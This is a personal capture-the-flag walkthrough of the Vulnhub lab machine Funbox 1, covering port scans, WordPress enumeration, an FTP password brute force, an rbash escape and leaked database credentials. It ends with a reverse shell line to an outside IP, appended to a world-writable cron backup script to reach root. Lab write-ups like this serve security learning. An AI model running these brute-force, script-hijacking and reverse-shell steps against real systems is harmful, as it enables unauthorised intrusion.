Funbox 1 (Vulnhub)

ip of the machine :- 192.168.122.90

```
~/current (4.074s)
ping 192.168.122.90 -c 5

PING 192.168.122.90 (192.168.122.90) 56(84) bytes of data.
64 bytes from 192.168.122.90: icmp_seq=1 ttl=64 time=0.202 ms
64 bytes from 192.168.122.90: icmp_seq=2 ttl=64 time=0.265 ms
64 bytes from 192.168.122.90: icmp_seq=3 ttl=64 time=0.109 ms
64 bytes from 192.168.122.90: icmp_seq=4 ttl=64 time=0.209 ms
64 bytes from 192.168.122.90: icmp_seq=5 ttl=64 time=0.352 ms

--- 192.168.122.90 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4054ms
rtt min/avg/max/mdev = 0.109/0.227/0.352/0.079 ms
```

machine is on!!!

```
~/current (0.867s)
nmap -p- --min-rate=10000 192.168.122.90

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-23 18:55 IST
Nmap scan report for 192.168.122.90 (192.168.122.90)
Host is up (0.0021s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
33060/tcp open  mysqlx

Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds
```

Found some open ports...

```
~/current (12.087s)
nmap -p 21,22,80,33060 -sC -A -T5 -Pn 192.168.122.90

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-23 18:55 IST
Nmap scan report for 192.168.122.90 (192.168.122.90)
Host is up (0.00022s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     ProFTPD
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d2:f6:53:1b:5a:49:7d:74:8d:44:f5:46:e3:93:29:d3 (RSA)
|   256 a6:83:6f:1b:9c:da:b4:41:8c:29:f4:ef:33:4b:20:e0 (ECDSA)
|_  256 a6:5b:80:03:50:19:91:66:b6:c3:98:b8:c4:4f:5c:bd (ED25519)
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://funbox.fritz.box/
| http-robots.txt: 1 disallowed entry
|_/secret/
|_http-server-header: Apache/2.4.41 (Ubuntu)
33060/tcp open  mysqlx  MySQL X protocol listener
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.06 seconds
```

Performed an aggressive and found versions as well as one disallowed entry in robots.txt as well as domain to put in /etc/hosts.


funbox.fritz.box
FUNBOX
Have fun....
Home
About
Blog
Contact
HOME
Welcome to your site! This is your homepage, which is what most visitors will see when they come to your site for the first time.

Website ...


Hours
Monday–Friday: 9:00AM–5:00PM
Saturday & Sunday: 11:00AM–3:00PM

SEARCH


Search …

Proudly powered by WordPress

In website footer found that this website is made in wordpress.



Let's explore this directory.



Oh!!!

~/current (1.534s)

```
ffuf -u http://funbox.fritz.box/FUZZ -w /usr/share/dirb/wordlists/common.txt -e .txt,.php
```

```
.hta.php                [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 12ms]
.htaccess.php           [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 12ms]
.htpasswd.php           [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 12ms]
.htpasswd               [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 13ms]
.php                    [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 12ms]
.hta.txt                [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 13ms]
.htaccess.txt           [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 12ms]
.hta                    [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 13ms]
.htpasswd.txt           [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 14ms]
.htaccess               [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 14ms]
license.txt             [Status: 200, Size: 19915, Words: 3331, Lines: 385, Duration: 0ms]
index.php               [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 328ms]
index.php               [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 332ms]
robots.txt              [Status: 200, Size: 19, Words: 2, Lines: 2, Duration: 18ms]
robots.txt              [Status: 200, Size: 19, Words: 2, Lines: 2, Duration: 19ms]
secret                  [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 2ms]
server-status           [Status: 403, Size: 281, Words: 20, Lines: 10, Duration: 3ms]
                        [Status: 200, Size: 61278, Words: 3824, Lines: 496, Duration: 1349ms]
wp-admin                [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 0ms]
wp-content              [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 2ms]
wp-includes             [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 7ms]
wp-settings.php         [Status: 500, Size: 0, Words: 1, Lines: 1, Duration: 8ms]
wp-blog-header.php      [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 82ms]
wp-login.php            [Status: 200, Size: 4502, Words: 211, Lines: 83, Duration: 75ms]
wp-trackback.php        [Status: 200, Size: 135, Words: 11, Lines: 5, Duration: 77ms]
wp-config.php           [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 93ms]
wp-links-opml.php       [Status: 200, Size: 221, Words: 12, Lines: 12, Duration: 97ms]
wp-cron.php             [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 100ms]
wp-load.php             [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 98ms]
xmlrpc.php              [Status: 405, Size: 42, Words: 6, Lines: 1, Duration: 65ms]
xmlrpc.php              [Status: 405, Size: 42, Words: 6, Lines: 1, Duration: 65ms]
```

```
wp-mail.php             [Status: 403, Size: 2709, Words: 213, Lines: 121, Duration: 101ms]
wp-signup.php           [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 98ms]
:: Progress: [13842/13842] :: Job [1/1] :: 2941 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
```

Just found a bunch of directories of wordpress. Let's use wpscan.

```
[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://funbox.fritz.box/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] joe
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Found two users with wpscan.

```
~/current (3.719s)
hydra -l joe -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt 192.168.122.90 ftp

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
 and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-23 19:36:10
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~8965
[DATA] attacking ftp://192.168.122.90:21/
[21][ftp] host: 192.168.122.90   login: joe   password: 12345
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-23 19:36:14
```

So, tried to brute force the ftp service and found the password.

```
~/current (14.381s)
ftp 192.168.122.90 21

Connected to 192.168.122.90.
220 ProFTPD Server (Debian) [::ffff:192.168.122.90]
Name (192.168.122.90:sohamt): joe
331 Password required for joe
Password:
230 User joe logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-------   1 joe      joe           998 Jul 18  2020 mbox
226 Transfer complete
ftp> get mbox
200 PORT command successful
150 Opening BINARY mode data connection for mbox (998 bytes)
226 Transfer complete
998 bytes received in 0.00732 seconds (133 kbytes/s)
ftp> quit
221 Goodbye.
```

Found a file, let's view it.

```
~/current (0.021s)
cat mbox

From root@funbox  Fri Jun 19 13:12:38 2020
Return-Path: <root@funbox>
X-Original-To: joe@funbox
Delivered-To: joe@funbox
Received: by funbox.fritz.box (Postfix, from userid 0)
        id 2D257446B0; Fri, 19 Jun 2020 13:12:38 +0000 (UTC)
Subject: Backups
To: <joe@funbox>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20200619131238.2D257446B0@funbox.fritz.box>
Date: Fri, 19 Jun 2020 13:12:38 +0000 (UTC)
From: root <root@funbox>

Hi Joe, please tell funny the backupscript is done.

From root@funbox  Fri Jun 19 13:15:21 2020
Return-Path: <root@funbox>
X-Original-To: joe@funbox
Delivered-To: joe@funbox
Received: by funbox.fritz.box (Postfix, from userid 0)
        id 8E2D4446B0; Fri, 19 Jun 2020 13:15:21 +0000 (UTC)
Subject: Backups
To: <joe@funbox>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20200619131521.8E2D4446B0@funbox.fritz.box>
Date: Fri, 19 Jun 2020 13:15:21 +0000 (UTC)
From: root <root@funbox>

Joe, WTF!?!?!?!?!?! Change your password right now! 12345 is an recommendation to fire you.
```


Oh!!!

```
 * "If you've been waiting for the perfect Kubernetes dev solution for
   macOS, the wait is over. Learn how to install Microk8s on macOS."

   https://www.techrepublic.com/article/how-to-install-microk8s-on-macos/

33 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


You have mail.
Last login: Sat Nov 23 14:20:27 2024 from 192.168.122.1
joe@funbox:~$
```

Tried the same creds. and got initial access to the web server through ssh.

```
exit
joe@funbox:~$ sudo -l
[sudo] password for joe:
Sorry, user joe may not run sudo on funbox.
joe@funbox:~$ cd ..
-rbash: cd: restricted
joe@funbox:~$ ls
mbox
joe@funbox:~$
```

rbash restricted. Let's try to escape it.



So, came across a blog and escaped the shell.

```
┌──(sohamt㉿kali)-[~]
└─$ ssh joe@192.168.122.90 "bash --noprofile"
joe@192.168.122.90's password:
python3 -c 'import pty; pty.spawn("/bin/bash")'
joe@funbox:~$ cd ..
cd ..
joe@funbox:/home$ cd funny
cd funny
joe@funbox:/home/funny$ ls
ls
html.tar
joe@funbox:/home/funny$ ls -al
ls -al
total 47608
drwxr-xr-x 3 funny funny     4096 Jul 18  2020 .
drwxr-xr-x 4 root  root      4096 Jun 19  2020 ..
-rwxrwxrwx 1 funny funny       55 Jul 18  2020 .backup.sh
-rw------- 1 funny funny     1462 Jul 18  2020 .bash_history
-rw-r--r-- 1 funny funny      220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 funny funny     3771 Feb 25  2020 .bashrc
drwx------ 2 funny funny     4096 Jun 19  2020 .cache
-rw-rw-r-- 1 funny funny 48701440 Nov 23 14:28 html.tar
-rw-r--r-- 1 funny funny      807 Feb 25  2020 .profile
-rw-rw-r-- 1 funny funny      162 Jun 19  2020 .reminder.sh
-rw-rw-r-- 1 funny funny       74 Jun 19  2020 .selected_editor
-rw-r--r-- 1 funny funny        0 Jun 19  2020 .sudo_as_admin_successful
-rw------- 1 funny funny     7791 Jul 18  2020 .viminfo
joe@funbox:/home/funny$ cat .backup.sh
cat .backup.sh
#!/bin/bash
tar -cf /home/funny/html.tar /var/www/html
joe@funbox:/home/funny$
```

So, found a .tar in user funny's home directory and a .backup.sh which is compressing the /var/www/html directory. So, got the html.tar in my system and extracted it. Let's see what it contains.

```
// ** MySQL settings - You can get this info from your web
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'wordpress');

/** MySQL database password */
define('DB_PASSWORD', 'wordpress');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doub
define('DB_COLLATE', '');
```

In, wp-config.php file got creds. to the database.

```
-rw-r--r-- 1 funny funny        0 Jun 19  2020 .sudo_as_admin_success
-rw------- 1 funny funny     7791 Jul 18  2020 .viminfo
joe@funbox:/home/funny$ cat .backup.sh
cat .backup.sh
#!/bin/bash
tar -cf /home/funny/html.tar /var/www/html
joe@funbox:/home/funny$ mysql -u wordpress -p
mysql -u wordpress -p
Enter password: utf8mb4

ERROR 1045 (28000): Access denied for user 'wordpress'@'localhost' (u
joe@funbox:/home/funny$ mysql -u wordpress -p
mysql -u wordpress -p
Enter password: utf8mb4

ERROR 1045 (28000): Access denied for user 'wordpress'@'localhost' (u
joe@funbox:/home/funny$ cd
cd
joe@funbox:~$ mysql -u root -p
mysql -u root -p
Enter password: utf8mb4

ERROR 1698 (28000): Access denied for user 'root'@'localhost'
joe@funbox:~$
```

So, creds. didn't work. But we can edit .backup.sh file.

```
joe@funbox:/home/funny$ echo -e 'sh -i >& /dev/tcp/192.168.1.15/9999 0>&1' >> .backup.sh
<i >& /dev/tcp/192.168.1.15/9999 0>&1' >> .backup.sh
joe@funbox:/home/funny$ cat .backup.sh
cat .backup.sh
#!/bin/bash
tar -cf /home/funny/html.tar /var/www/html
sh -i >& /dev/tcp/192.168.1.15/9999 0>&1
```

So, added a rev. shell payload in the file.

```
~/current
rlwrap nc -lnvp 9999

Listening on 0.0.0.0 9999
Connection received on 192.168.122.90 38990
sh: 0: can't access tty; job control turned off
$ id
uid=1000(funny) gid=1000(funny) groups=1000(funny),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
$ sudo -l
sudo: a terminal is required to read the password; either use the -S option to read from standard
$
```

It was a cron job so got the shell.

```
~/current
rlwrap nc -lnvp 9999

Listening on 0.0.0.0 9999
Connection received on 192.168.122.90 38998
sh: 0: can't access tty; job control turned off
#
```

So, i read a person's writeup and he said that the cron job is running as both root as well as the user, so got root.

```
~/current
rlwrap nc -lnvp 9999

Listening on 0.0.0.0 9999
Connection received on 192.168.122.90 38998
sh: 0: can't access tty; job control turned off
# cd /root
# ls
flag.txt
mbox
snap
# cat flag.txt
Great ! You did it...
FUNBOX - made by @0815R2d2
#
```

Got it!!!